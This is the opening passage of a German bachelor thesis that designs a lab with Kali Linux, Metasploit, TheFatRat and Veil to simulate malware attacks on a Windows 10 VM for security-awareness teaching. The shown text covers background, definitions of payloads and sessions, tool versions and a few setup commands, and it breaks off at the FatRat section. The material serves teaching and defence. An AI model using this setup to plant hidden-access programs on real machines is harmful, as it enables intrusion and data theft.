HOCHSCHULE
MITTWEIDA
UNIVERSITY OF
APPLIED SCIENCES

BACHELORARBEIT

Herr
Jeremy Alber

Konzeption einer Testumgebung zur Simulation ausgewählter Cyberangriffen für Präsentationen

2022

Fakultät: Angewandte Computer- und Biowissenschaften

BACHELORARBEIT

Konzeption einer Testumgebung zur Simulation ausgewählter Cyberangriffen für Präsentationen

Autor:
Herr Jeremy Alber

Studiengang:
Allgemeine und Digitale Forensik

Seminargruppe:
FO17w2-B

Erstprüfer:
Prof. Dr. rer. nat. Dirk Labudde

Zweitprüfer:
M.Sc. Markus Straßburg

Einreichung:
Mittweida, 21.03.2022

Faculty of Applied Computer Sciences & Biosciences

BACHELOR THESIS

Design of a test environment to simulate selected cyber attacks for presentations

author:
Mr. Jeremy Alber

course of studies:
General and Digital Forensic Science

seminar group:
FO17w2-B

first examiner:
Prof. Dr. rer. nat.
Dirk Labudde

second examiner:
M.Sc. Markus Straßburg

submission:
Mittweida, 21.03.2022

Bibliografische Angaben

Nachname, Vorname: Alber, Jeremy

Thema der Bachelorarbeit

Konzeption einer Testumgebung zur Simulation ausgewählter Cyberangriffen für Präsentationen

Topic of thesis

Design of a test environment to simulate selected cyber at-tacks for presentations

57 Seiten, Hochschule Mittweida, University of Applied Sciences,
Fakultät Angewandte Computer- und Biowissenschaften, Bachelorarbeit, 2022

Abstract

Die Digitalisierung überschreitet jedes Jahr neue Grenzen, besonders in Zeiten von Covid-19. Dadurch werden vermehrt Privatcomputer für die Arbeit genutzt und vice versa. Durch die Vermischung von Privat- und Unternehmensdaten gewinnen immer mehr Cyberkriminelle Zugang zu sensiblen Daten mit welchen sie Unternehmen und Privatpersonen angreifen könnten. Zusätzlich professionalisieren sich die Täter und verwenden sich stetig verbessernde Schadsoftwaren. Um mögliche Angriffsvektoren zu simulieren wird eine Testumgebung erstellt, zum Testen solcher Attacken.

Diese Arbeit wird zur Erschaffung einer möglichst sicheren Arbeitsumgebung erstellt. Schlussendlich sollen mit dem Wissen von Angriffsvektoren Leser, Studierende und Fachpersonal weitergebildet werden.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Einleitung

„Die Gesellschaft weicht im Zuge der Corona-Krise vermehrt auf die digitale Welt aus – ein perfekter Nährboden für Cyberkriminelle.“ [1]

Durch die globale Pandemie und die andauernden Lockdowns erwerben immer mehr Menschen private Computer mit denen sie gleichzeitig arbeiten können. Unwissenheit, Fake-Webseiten und bedrohend wirkende Werbung sind nur einige Möglichkeiten, wie schädliche Programme den Weg auf Ihren Computer finden können [1]. Wie gefährlich diese Programme sein können und was die Person dahinter mit den Informationen anfangen kann, wird in dieser Bachelorarbeit behandelt.

Das einleitende Zitat aus der „Sonderauswertung Cybercrime in Zeiten der Corona-Pandemie“ des Bundeskriminalamtes zeigt, wie real die Gefahr der aktuellen Digitalisierung ist. Durch die vermehrte Nutzung der privaten Rechner zum Arbeiten im Home-Office und die digital abzugebenden Anträge, wie Beantragung von Soforthilfen während Covid-19, bietet Hackern und anderen Cyberkriminellen einen neuen Weg Informationen zu stehlen. Besonders im Fokus stehen in der Kriminalstatistik Fake-Webseiten, Phishing und Malware [1]. Die größten Anstiege und Veränderungen von Straftaten, von 2020 zum Vorjahr 2019, verzeichnen die Kategorien „Fälschung beweiserheblicher Daten, Täuschung im Rechtsverkehr bei Datenverarbeitung“, „Datenveränderung, Computersabotage“ und „Ausspähen von Daten einschl. Vorbereitungshandlungen und Datenhelerei“ [2].

Diese Arbeit beschäftigt sich mit verschiedenen Angriffen, welche getätigt werden könnten, wenn ein Programm heruntergeladen und dieses ausgeführt wurde. Die darauffolgenden Angriffe könnten in die Kategorien „Datenveränderung, Computersabotage“ und „Ausspähen von Daten einschl. Vorbereitungshandlungen und Datenhelerei“ eingeordnet werden [2]. Ein bekanntes Problem ist die Installation ungewollter Programme beim Herunterladen eines anderen Programmes. Welche Gefahr von solchen ungewollten Programmen im schlimmsten Fall ausgehen kann, wird in ausgewählten Beispielen beschrieben.

Im Anschluss an die Einleitung werden die Grundlagen gelegt und die wichtigsten Begriffe für diese Arbeit geklärt. Um diese Grundlagen zu erstellen, ist es zu Beginn notwendig, die Motivation dieser Arbeit zu erklären. Darüber hinaus muss die Aufgabenstellung analysiert und abgegrenzt werden. Zuletzt werden die Ziele dieser Arbeit definiert. Mit diesem Wissen werden die verwendeten Tools vorgestellt, mit denen die Angriffe erstellt und durchgeführt werden. Der Hauptteil dieser Arbeit behandelt spezifisch ausgesuchte Angriffe, die man mit den verwendeten Tools durchführen kann. Hierbei werden auch Szenarien vorgegeben, in denen diese Angriffe von Relevanz sein

[1] (Siehe Bundeskriminalamt, 2020), S. 1

[2] (Siehe Bundeskriminalamt, 2021), S. 12

könnten und welche Informationen der Angreifer hier entwenden könnte. Die Arbeit wird nach dem Ergebnis und einem Fazit geschlossen.

1.1 Motivation

Um flächendeckend Menschen vor Cyberkriminellen zu beschützen, muss man diesen die Gefahren des Internets aufzeigen. Hierunter gehören viele Faktoren. Der Computer sollte immer alle sicherheitsrelevanten Updates frühestmöglich erhalten. Man sollte E-Mails von Fremden nicht blindlinks vertrauen. Jedoch stellen auch E-Mails von vermeintlich bekannten Adressen eine Gefahr dar. Wenn man sich verklickt oder sich auf nicht verifizierten Seiten anmeldet, kann es schon zu spät sein. Daten wie Passwörter, E-Mail-Adressen oder andere private Informationen sind häufige Angriffsziele und werden unteranderem im Darknet verkauft [3]. Um etwas mehr Klarheit in diese Computerwelt aus Nullen und Einsen zu bringen und um mehr Verständnis für die Wertigkeit von privaten Daten zu vermitteln, wird diese Abschlussarbeit erstellt. Der rasante Anstieg an Computern in allen Lebenssituationen und dem Nutzen des Internets birgt auch eine Gefahr in sich [4]. 2008 nutzten laut einer Studie des ARD und ZDF 65,8% der Deutschen das Internet [5]. Nach einer, im Jahr 2021, veröffentlichten Onlinestudie „[…] zur Internetnutzung in Deutschland“ des ARD und ZDF sind es bereits über 80% [6]. Jeder, der durch diese Arbeit etwas lernt und zukünftig mehr auf seine Daten aufpasst, ist ein Erfolg dieser Arbeit und eine weitere sichere Person, bei denen die Cyberkriminellen keinen Erfolg haben. Zudem soll diese Arbeit eine Grundlage bieten, auf der zukünftige Lehrveranstaltungen basieren könnten. Somit kann das Wissen weitergegeben und daraufhin weitere Methoden der Cybersicherheit entwickelt werden. Unter Umständen findet diese Arbeit auch den Weg zu größeren Unternehmen, welche die hier gezeigten Sicherheitslücken ansprechen und beheben könnten. Möglicherweise kann diese Arbeit auch Ihnen helfen!

1.2 Selbsttest

Ein erster Test ob private Daten bereits im Umlauf sind, stellt die Seite „https://haveibeenpwned.com/“ * zur Verfügung. Hier kann man überprüfen, ob bestimmte Informationen, wie E-Mail-Adressen, Handynummer, Passwörter und vieles mehr in sogenannten Datenleaks vorkommen. Ein Datenleak ist eine „ungewollte Veröffentlichung von als geheim eingestuften, [sicherheits]politisch oder militärisch brisanten o. ä. Daten [im Internet]“ [7]. Zu diesen Informationen zählen auch die oben genannten Daten von Privatpersonen. Auf der Startseite kann man nach einer E-Mail oder Telefonnummer suchen. Daraufhin wird von der Seite nach diesen Informationen in Datenleaks gesucht. Ausgegeben werden jene Datenleaks, welche die gesuchten Informationen ent-

[4] Vgl. (D. Ratz, J. Scheffler, D. Seese, J. Wiesenberger), S. 23

halten. Stehen die ausgewählten Informationen in keinen, der Seite bekannten, Datenleaks, kommt die Meldung „Good news — no pwnage found!“. Wenn die Informationen in einem, der Seite bekannten, Datenleak steht, kommt die Meldung „Oh no — pwned!“. Zusätzlich wird in dem Unterpunkt „Breaches you were pwnd in“ angezeigt in welchen Datenleak die Informationen gefunden wurden. Darüber hinaus wird der Datenleak häufig noch kurz beschrieben, mit einem ungefähren Zeitpunkt und wie viele dieser betroffen hat. Im Unterpunkt „Compromised data“ steht, welche Daten betroffen sind, zum Beispiel Geburtstag, Wohnort, Geschlecht, Telefonnummer, Name oder Ähnliches [8].

Diese Datenleaks sind häufig im Darknet verfügbar [3]. Einige sind sogar kostenlos. Der Preis variiert jedoch stark. Dies wurde während des Studiums im Modul „Komplexpraktikum OSINT/ Social Engineering“ getestet. Um ein Überblick zu erhalten, was gehackte und gestohlene Daten wert sind, kann man auf dieser Seite * nachschauen. Hier findet man eine Auflistung der Preise von Socialmediakonten, Bankkonten, gefälschten Dokumenten und vielem mehr. Diese können mit Datenleaks gefunden oder erstellt wurden sein. Besonders Passwörter haben einen hohen Stellenwert in diesen, denn diese kann man in sogenannte Rainbowtables einspeichern [9]. Diese Tabellen werden dann genutzt, um Benutzerkonten zu hacken. Dafür nimmt man eine E-Mail-Adresse, die bekennt ist und setzt daraufhin ein Passwort aus diesen Tabellen ein. Da es viele tausend Passwörter enthält, ist es eine zeitliche Frage des Erfolges. Hier wird jedes Passwort einzeln getestet. Man spricht bei diesen Angriffen von Brute-Force-Angriffen [10].

Um die eigene Sicherheit eines Passwortes festzustellen, bietet die vorgestellte Seite auch eine Funktion mit der man die Passwörter überprüfen kann. Hierfür geht man über den Reiter [Passwords] auf die Seite „https://haveibeenpwned.com/Passwords“ *. Die Suche funktioniert genau wie mit den E-Mails oder Telefonnummern. Jedoch wird hier lediglich gezeigt, in wie vielen Datenleaks es vorkommt. Die Seite bewertet das Passwort nicht. Nur weil es in keinem, der Seite bekannten, Datenleak vorkommt, heißt es nicht, dass es sicher ist [11].

Betroffene der Datenleaks sollten Ruhe bewahren und zunächst das Passwort der betroffenen Seite oder des Anbieters ändern. Bietet es der Anbieter der Seite an, sollte man zusätzlich die „Zwei-Faktor-Authentifizierung“ aktivieren. Hierbei sichert man die Anmeldung des Accounts zusätzlich mit beispielsweise einer SMS, die man am Mobiltelefon erhält oder einem externen Authentifikator, wie dem „Google Authenticator“ *.

1.3 Grundbegriffe

Um eine Grundlage für diese Arbeit zu schaffen, werden in diesem Kapitel die relevantesten Begriffe definiert.

1.3.1 Angriffssystem

Das Angriffssystem ist das System, welches vom Angreifer erstellt wurde. Dieses erstellt die Schadsoftware, führt die verschiedenen Angriffe aus und überwacht diese. Im Falle dieser Bachelorarbeit wird für das Angriffssystem Kali Linux gewählt.

„Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.“ [12]

Wie der Definition zu entnehmen ist, ist Kali Linux * ein Penetrationsbetriebssystem, welches auf dem Debian Linux Betriebssystem basiert. Es wird genutzt, um viele verschiedene Angriffe zu simulieren. Besonders an Kali Linux ist, dass bereits viele Programme zum Testen vorinstalliert sind [13]. Darunter befindet sich unteranderem Metasploit, welches zur Erfüllung der Aufgabenstellung dieser Bachelorarbeit führen soll.

1.3.2 Metasploit

Metasploit * ist, laut eigener Aussage, „das meist genutzte Programm für Penetrationstests der Welt“. Es wurde in Zusammenarbeit von Rapid7 und der Open-Source-Community entwickelt und soll Sicherheitsteams dabei helfen, Schwachstellen zu überprüfen [14]. Denn mit dem Wissen, wie die Programme von Hackern und anderen Cyberkriminellen funktionieren, kann man bessere Sicherheitssoftware auf dieser Basis entwickeln. Somit ist es ein optimales Programm für diese Arbeit. Zudem ist die Motivation der Hersteller gleich mit der Motivation dieser Arbeit. Beide wollen das Sicherheitsbewusstsein verbessern [14]. Ein besonderer Vorteil ist, dass Metasploit bereits auf Kali Linux vorinstalliert ist und somit ohne Weiteres genutzt werden kann. Metasploit stellt damit die Basis für die Angriffe. Es arbeitet von der Erstellung der Software, zu der Verbindung der Computer bis zur Ausführung der Angriffe beim Zielsystem. Metasploit bietet alle relevanten Funktionen, die man für diese Bachelorarbeit braucht.

1.3.3 Zielsystem

Das Zielsystem beschreibt ein selbstgewähltes Betriebssystem auf dem die, vom Angriffssystem erstellte, Schadsoftware läuft. Dabei kann es sich um ein Linux- oder ein Windowsbetriebssystem handeln. Im Falle dieser Arbeit wird ein Windows 10 System simuliert.

Wie in der Abbildung 1 * zu sehen ist, ist laut der Statista Research Department der aktuelle Marktanteil von Windows 10 am höchsten [15]. Somit wäre es auch optimal für diese Bachelorarbeit, sich mit dem aktuellen Marktführer zu beschäftigen.



Abbildung 1: Ausschnitt der Statistik des Statista Research Department zum „Marktanteile der führenden Betriebssysteme weltweit im Januar 2022“

Eine virtuelle Maschine mit allen Funktionen die Windows 10 bietet zu erschaffen, ist schwierig. Das Problem ist, dass selbst die virtuellen Maschinen einen Aktivierungsschlüssel verlangen, um alle Funktionen von Windows 10 nutzen zu können. Für solche Fälle stellt die Microsoft Corporation eine Testversion * zur Verfügung. Hierbei ist jedoch zu beachten, dass die virtuelle Maschine nach 90 Tagen Windows 10 mit allen Funktionen deaktiviert. Um die passende virtuelle Maschine herunterzuladen, muss man die, in Abbildung 2 gezeigten, Auswahlen treffen [16].

Abbildung 2: Auswahl der virtuellen Maschine

Im ersten Punkt wählt man das Betriebssystem aus. Hierbei ist die aktuellste Windows 10 Version von Bedeutung. Bei dem zweiten Punkt „Choose a VM platform:“ muss das Programm ausgewählt werden, in welchem man die virtuelle Maschine laufen lassen wird [16]. Wie im Punkt 2.5 beschrieben, wird für diese Arbeit Virtual Box gewählt. Nun muss man noch auf „Download .zip“ gehen und die Datei herunterladen.

Die Programme die in dieser Arbeit von Kali Linux erstellt werden, können auf jedem Windows 10 System, bei dem der Echtzeitschutz des Windowssystems deaktiviert ist und keine zusätzlichen Antivirenprogramme installiert sind, ausgeführt werden. Das heißt, dass man in der Theorie auch das eigene System als Zielsystem nehmen kann. Für diese Arbeit wird jedoch empfohlen das Testsystem, in Form der virtuellen Maschine von Windows, zu nehmen. So kann man am eigenen System keinen Schaden anrichten und die auftretenden Probleme besser beheben.

1.3.4 Payload

Damit die Computer kommunizieren können und das Angriffssystem dem Zielsystem Befehle übermitteln kann, muss man ein Programm erstellen. Dieses Programm muss einen schädlichen Teil beinhalten, der diese beiden Eigenschaften erstellt. Hierfür wird das erstellte Programm mit einer Payload versehen.

„Als Payload (Nutzlast) wird der Teil eines zu übertragenden Datenpakets bezeichnet, der den eigentlichen Inhalt einer Nachricht enthält. Er folgt auf den Header eines Datenpakets; je nach Netzwerkprotokoll folgt ein Trailer.
Im Bereich der Computerforensik ist der Payload meist ein schädlicher Teil einer Anfrage, bzw. eines Codes, der auf dem Zielsystem ausgeführt werden soll.“ [17] „Im Kontext mit Schadsoftware wie Malware oder einem Computervirus, werden die schädlichen Auswirkungen der Software auch als Payload bezeichnet.“ [18]

Diese Payload wird automatisch von den verwendeten Tools, beim Erstellen der Programme, hinzugefügt. Somit befindet sich in den erstellten Programmen eine Schadsoftware, die es dem Angreifer ermöglicht eine Verbindung zum Ziel aufzubauen und im Anschluss Zugriff auf das Zielsystem zu erhalten, ohne dass der Nutzer dies mitbekommt. Somit erfüllt dieses Programm die Definition * einer Malware und wird in den folgenden Texten unteranderem als Malware bezeichnet [19].

1.3.5 Session

Als Session wird die aktuelle Sitzung bezeichnet, die Metasploit dem Zielsystem gibt. Die erste Verbindung die man öffnet, wird als Session 1 bezeichnet. Durch verschiedene Angriffe, wie dem Stehlen der Systemrechte, werden von Metasploit neue Sessions geöffnet. Zusätzlich werden neue Sessions erstellt, wenn sich der Angreifer mit unterschiedlichen Zielen verbindet. Für jedes neue Ziel wird eine neue Session erstellt. Mithilfe des Parameters „sessions -i <Nummer der Session>“ kann man die Session auswählen, in der man arbeiten möchte.

```
meterpreter > session -i <Nummer der Session>
```

1.4 Analyse der Aufgabenstellung

In diesem Kapitel wird das Thema analysiert, daraufhin die Aufgabe dieser Arbeit und die dazugehörigen Ziele definiert und im Anschluss eine Abgrenzung vorgenommen.

1.4.1 Thema der Bachelorarbeit

Das Thema dieser Arbeit ist die „Konzeption einer Testumgebung zur Simulation ausgewählter Cyberangriffe für Präsentationen“. Um dies umzusetzen, benötigt man zuerst eine Testumgebung. Diese wird mithilfe von virtuellen Maschinen erstellt. Hierfür wird ein Angriffssystem mit dem Betriebssystem Kali Linux erstellt und ein Zielsystem mit dem Betriebssystem Windows 10. Nachdem man diese miteinander verbunden hat, muss man Cyberangriffe simulieren können. Zur Simulierung dieser Angriffe wird das Programm Metasploit genutzt. Dieses bietet alle Funktionen, die man für Angriffe braucht. Man kann Programme mit Payloads erstellen. Nach der Übermittlung und Starten des Programmes auf dem Zielsystem kann man sich mit dem Ziel verbinden. Nun bietet Metasploit verschiedenste Möglichkeiten von Angriffen. Um diese Arbeit optimal für Präsentation auszuarbeiten, werden die Angriffe als Einzelne beschrieben und erklärt. Somit kann die Person, die diese Arbeit als Grundlage nimmt, die für sich passenden Beispiele herausnehmen und erklären. Damit bleibt die Arbeit für Präsentationen flexibel und man kann selbst den Zeitrahmen seiner Veranstaltung bestimmen. Im Verlauf der Angriffe werden bestimmte Angriffe als essentiell bezeichnet. Diese sollten immer durchgeführt werden, um ein möglichst problemfreies Arbeiten zu gewährleisten. Nach Durchführung dieser ist die weitere Auswahl der Darstellung spezifischer Angriffe jedem selbst überlassen.

1.4.2 Forschungsauftrag

Nach der Analyse des Bachelorarbeitsthemas wurde ein zentraler Forschungsauftrag definiert. Dieser lautet:

„Inwieweit lassen sich moderne Angriffsvektoren, innerhalb von Seminaren beziehungsweise Lehrveranstaltungen abbilden um das Bewusstsein und die Wahrnehmung potenzieller Schäden von Cyberangriffen, der Teilnehmenden zu steigern."

Moderne Angriffsvektoren wurden mithilfe des Lagebildes zu Cybercrime des Bundeskriminalamtes definiert. Wie bereits in der Einleitung beschrieben, wird besonders auf die zwei Kategorien „Datenveränderung, Computersabotage" und „Ausspähen von Daten einschl. Vorbereitungshandlungen und Datenhelerei" eingegangen [2]. Um die Arbeit für Seminare und Lehrveranstaltungen vorzubereiten, werden die Angriffe einzeln behandelt und in ein Szenario eingeordnet. Somit können die Angriffe als eigenständig betrachtet werden. Zudem können die Angriffe von den Lehrkräften weiter ausgebaut werden. Hierfür wird eigenes Wissen in den gewählten Themen benötigt. Einige Angriffe werden in dieser Arbeit erwähnt, ohne weitere Beispiele oder Ausführungen zu nennen. Dies wird gemacht, um den Lehrkräften die Möglichkeit zu geben ihr eigenes Wissen zur Ergänzung zu benutzen. Es gibt Angriffe, die während des Studiums weniger intensiv behandelt wurden und trotzdem starke Angriffsvektoren sein könnten. Somit werden einige Angriffe nur für die Vollständigkeit genannt.

1.4.3 Zielsetzung

Das Ziel dieser Arbeit besteht darin, den Teilnehmern dieser Arbeit oder denen, der daraus entstehenden Veranstaltungen, ein besseres Verständnis für Cyberangriffe zu vermitteln. Zusätzlich soll die Relevanz von allen Daten dargestellt werden. Die Teilnehmer sollen lernen, dass fast alle Informationen, die auf dem Computer entstehen, für den Angreifer wichtig sein könnten. Hierfür wurden drei Zielgruppen herausgearbeitet.

Für Studierende soll diese Arbeit eine Ergänzung zum Lehrmaterial darstellen. Hier können sie die Angriffe, die sie in den Vorlesungen in der Theorie kennengelernt haben, umsetzen und anwenden. Sie erhalten eine Testumgebung, in denen sie keinen Schaden anrichten können. Unteranderem könnten sie so einen besseren Bezug zur Praxis erhalten und ein besseres Verständnis für Cyberkriminalität entwickeln. Darüber hinaus könnten sie die Wertigkeit von Informationen besser einschätzen, die der Angreifer erbeuten kann.

Die zweite Zielgruppe sind Personen, die in diesem Fachgebiet arbeiten oder sich weiterbilden möchten. Wie für die Studierenden, könnten diese Personen durch diese Bachelorarbeit einen besseren Bezug zu Cyberangriffen herstellen. Durch das Aufzeigen von Angriffen und das vorhandene Wissen von Fachpersonal könnten Sicherheitslücken, die die Programme ausnutzen, behoben werden. Zudem könnten auf Basis dieser Arbeit Präventionen erstellt werden, damit die hier erstellten Programme nicht auf die Arbeitsrechner oder Server gelangen. Durch eigenes Testen von Angriffen und dem Fachwissen des Fachpersonals könnte man dem Angreifer einen Schritt voraus sein und könnte somit Wirtschaftsschäden vermeiden. „Im Jahr 2019 entstand ein Schaden von circa 102,9 Mrd. Euro durch Cyberangriffe auf Wirtschaftsunternehmen“ [20]. Durch Schulungen und Arbeiten wie diesen könnte man diesen Schaden verringern und somit die Wirtschaftskraft stärken.

Die letzte Zielgruppe sind Personen die belehrt werden sollen. Diese Gruppe wird indirekt durch diese Arbeit versucht zu schulen. Bisher könnten Studenten und Fachpersonal sich Wissen angeeignet haben. Nun wäre die Aufgabe, Lehrveranstaltungen zu organisieren, bei denen Fachfremde die hier erklärten Informationen erhalten. Um flächendeckend Cyberangriffe in einem Unternehmen zu verhindern, muss man jede Person in diesem Unternehmen unterweisen. Man muss ihnen erklären, wie wichtig Sicherheit am Computer ist. Man muss ihnen aufzeigen, dass jede Information die man preisgibt und jedes Programm was man, ohne Wissen und Freigabe der Administratoren, installiert gefährlich sein kann. Zudem sollte man grundlegende Regeln aufstellen, die man anhand von Szenarien erarbeiten kann. Als Beispiel wird später das verwenden eines USB-Sticks für private und Unternehmenszwecke gehandelt.

1.4.4 Abgrenzung

Diese Bachelorarbeit wird für schulische Zwecke und zur Wissenserweiterung geschrieben. Mithilfe dieser Arbeit soll man Cyberangriffe demonstrieren können. Sie distanziert sich von allen kriminellen Straftaten, die im Bezug mit dieser Arbeit entstehen könnten. Sie ist nicht für die Unterstützung dieser verfasst worden. Diese Arbeit dient zur Vermittlung von Wissen, damit Cyberangriffe verhindert werden können.

In dieser Arbeit kann aufgrund fehlender Kapazitäten nicht jede Funktion von Metasploit getestet werden. Zudem können die Ergebnisse von Lernveranstaltungen und Seminaren, die auf Basis dieser Arbeit erstellt werden, nicht wiedergegeben werden. Dies ist ein Prozess, der erst nach Veröffentlichung vollzogen werden kann. Für diese Veranstaltungen ist relevant, dass es Änderungen in den Befehlen und Programmen geben kann. Bereits während der Erstellung wurden durch Sicherheitspatches und Updates der Programme bestimmte Parameter und gefundene Lösungen für Probleme geändert. Durch die große Vielfalt von Angriffen, unvorhersehbare neue Updates und Patches kann sich

[20] (Siehe Bundeskriminalamt, 2020), S.42

täglich etwas ändern. Hierfür sind die angegeben Versionsnummern der verwendeten Programme von Bedeutung. Stimmen diese überein, funktionieren die vorgestellten Angriffe. (Stand 20.März.2022)

Software	Versionsnummern
VirtualBox	6.1.32 r 149290 (Qt5.6.2)
Windows	17763.1935
Kali Linux	5.14.0-kali4-amd64
Metasploit	6.1.32-dev
TheFatRat	1.9.8
Veil	3.1.14
Process Explorer	16.43

Tabelle 1: Zuordnung der Software zu deren Versionsnummern

2 Theorie und Grundlagen

Um einen Einstieg in diese Arbeit zu geben, muss man zuerst klären was Angreifer mit den Nutzerdaten anfangen können und wieso diese Daten von Wert sind. Versteht man die Wertigkeit von Nutzerdaten, kann man diese versuchen zu schützen. Dafür müssen die wertvollsten Nutzerdaten identifiziert und im Anschluss geschützt werden.

2.1 Relevanz von Nutzerdaten

Während des Studiums der Allgemeinen und Digitalen Forensik hat man eine besondere Beziehung zu nutzerspezifischen Daten aufgebaut. Durch Module wie „System- und Netzwerkadministration/Netzwerksicherheit“, „Betriebssysteme und Digitale Spuren“ oder „Big Data/ Data Mining“ haben die Studenten den Stellenwert von Daten vermittelt bekommen. Für Angreifer kann in der Theorie jede Information über das Ziel relevant sein. Dies fängt bei den Hardwarekomponenten an, geht weiter zum Betriebssystem auf dem gearbeitet wird und endet beim Nutzen von Programmen und den damit entstehenden Informationen. Welche dieser anfallenden Daten für den Angreifer wichtig sind, ist für die IT-Sicherheitsspezialisten schwer definierbar. Nachdem die IT-Sicherheitsspezialisten die wichtigsten Daten definiert haben, sollten sie sich die Frage stellen, wie diese Daten geschützt werden sollen. Mit dem Wissen, welches Ziel ein Angreifer hat, kann das Sicherheitsteam einen Weg finden die Angriffe zu verhindern oder die Schäden zu minimieren.

2.2 IT Sicherheit

Wie im vorangegangenen Punkt beschrieben, ist die IT-Sicherheit ein zentraler Punkt zur Sicherstellung von Daten. Um die IT-Sicherheit zu definieren, wird ein Zitat aus dem Buch „IT-Sicherheit: Konzepte - Verfahren – Protokolle“ von Claudia Eckert gewählt.

„IT-Sicherheit hat die Aufgabe, Unternehmen und deren Werte (Know-How, Kundendaten, Personaldaten) zu schützen und wirtschaftliche Schäden, die durch Vertraulichkeitsverletzungen, Manipulationen oder auch Störungen der Verfügbarkeit von Diensten des Unternehmens entstehen können, zu verhindern.“ [21]

Eine hundertprozentige Sicherheit von Daten existiert in der Informatik nicht [22]. Eines der größten Probleme der IT-Sicherheit könnte sein, dass jene nur versuchen kann präventiv Daten zu schützen. Ob ein Angreifer diesen Weg wählt, ist nicht bekannt. So können Sicherheitsprogramme dem Angreifer den Angriff erschweren, diesen jedoch nicht

[21] Siehe (Eckert, 2014), S.1;

[22] Vgl. Klipper (2010), S. 2

aufhalten. Durch neue Implementierungen von Funktionen und neuer Komponenten entstehen neue Sicherheitslücken. Viele Sicherheitslücken werden versucht zu beheben, dennoch schaffen meist einige zur fertigen Software. Diese werden häufig erst durch Angriffe aufgedeckt. Um den Angreifern einen Schritt voraus zu sein, kann man selber seine Systeme auf Schwachstellen testen und attackieren. So könnte man Sicherheitslücken identifizieren und Methoden entwickeln, diese auszuschalten und den dadurch entstehenden Schaden zu minimieren.

2.3 Angriffstechniken

Nachdem die wichtigsten Daten eines Unternehmens oder von Privatpersonen identifiziert wurden, können die IT-Sicherheitsspezialisten oder Administratoren nach bekannten Sicherheitsschwachstellen suchen. Zudem könnten sie sich über Angriffe informieren, die sie selber durchführen könnten. Für solche Fälle gibt es spezialisierte Firmen, die sogenannte „Pentests“ machen. Hierbei werden Systeme vollumfänglich auf ihre Sicherheit überprüft [23, 24]. Dabei werden unteranderem Sicherheitsschwachstellen benutzt und gefunden, die später zur Prävention von Angriffen genutzt werden können.

Die hier aufgezeigten Angriffe könnten Teil eines solchen Pentests sein. Bei diesen Angriffen wird eine Vielzahl an möglichen Angriffsparametern aufgezeigt. Mit dem Wissen, wie die Angriffe funktionieren und was der Angreifer für Daten daraus erhält, könnte das IT-Sicherheitsteam Methoden entwickeln, um diese zu verhindern. Diese Bachelorarbeit bezieht sich lediglich auf die Durchführung von Angriffen und nicht auf die Lösung der Sicherheitsschwachstellen.

2.4 Eingesetzte Tools

Zur Durchführung der Angriffe sind spezielle Tools oder Programme erforderlich. In den folgenden Kapiteln werden diese präzise beschrieben. Im Anschluss wird auf die Erstellung der Testumgebung eingegangen.

2.4.1 Metasploit

Was Metasploit ist, wurde bereits im Punkt „1.4.3 Metasploit“ beschrieben. Es stellt die Grundlage der Angriffe dar. Metasploit ist beim Download von Kali Linux bereits vorinstalliert. Sollte dies nicht der Fall sein, ist hier eine Anleitung * der Installation [25]. Dies sollte jedoch nicht von Nöten sein. Die Installation für Windows findet man bei Github *

[26]. Die beiden Installationen wurden nicht getestet, da als Angriffssystem ein Kali Linux genommen wurde, welches bereits Metasploit vorinstalliert hat.

Für Metasploit existiert ein grafisches Nutzerinterface „Armitage“ *, welches auf dem mitgelieferten System installiert wurde [27]. Dieses wurde nicht mit in die Betrachtung aufgenommen. Das Problem an diesem Programm ist, dass kein Weg gefunden wurde sich beim Zielsystem Systemrechte zu geben. Ohne diese Rechte funktionieren viele Angriffe nicht. Somit wurde es nicht weiter betrachtet. Um die Grundlage des Programmes zu erstellen wird in einem Terminal „service postgresql start“ eingegeben. Nach dem Start des Programms müssen die Daten, wie in Abbildung 3 gezeigt, eingeben werden. Der Pass ist „test“. Mit zukünftigen Updates könnte dieses grafisches Nutzerinterface wieder an Relevanz gewinnen.

```
$ service postgresql start
```

```
$ sudo armitage
```



Abbildung 3: Anmeldeinformationen für Armitage

2.4.2 FatRat

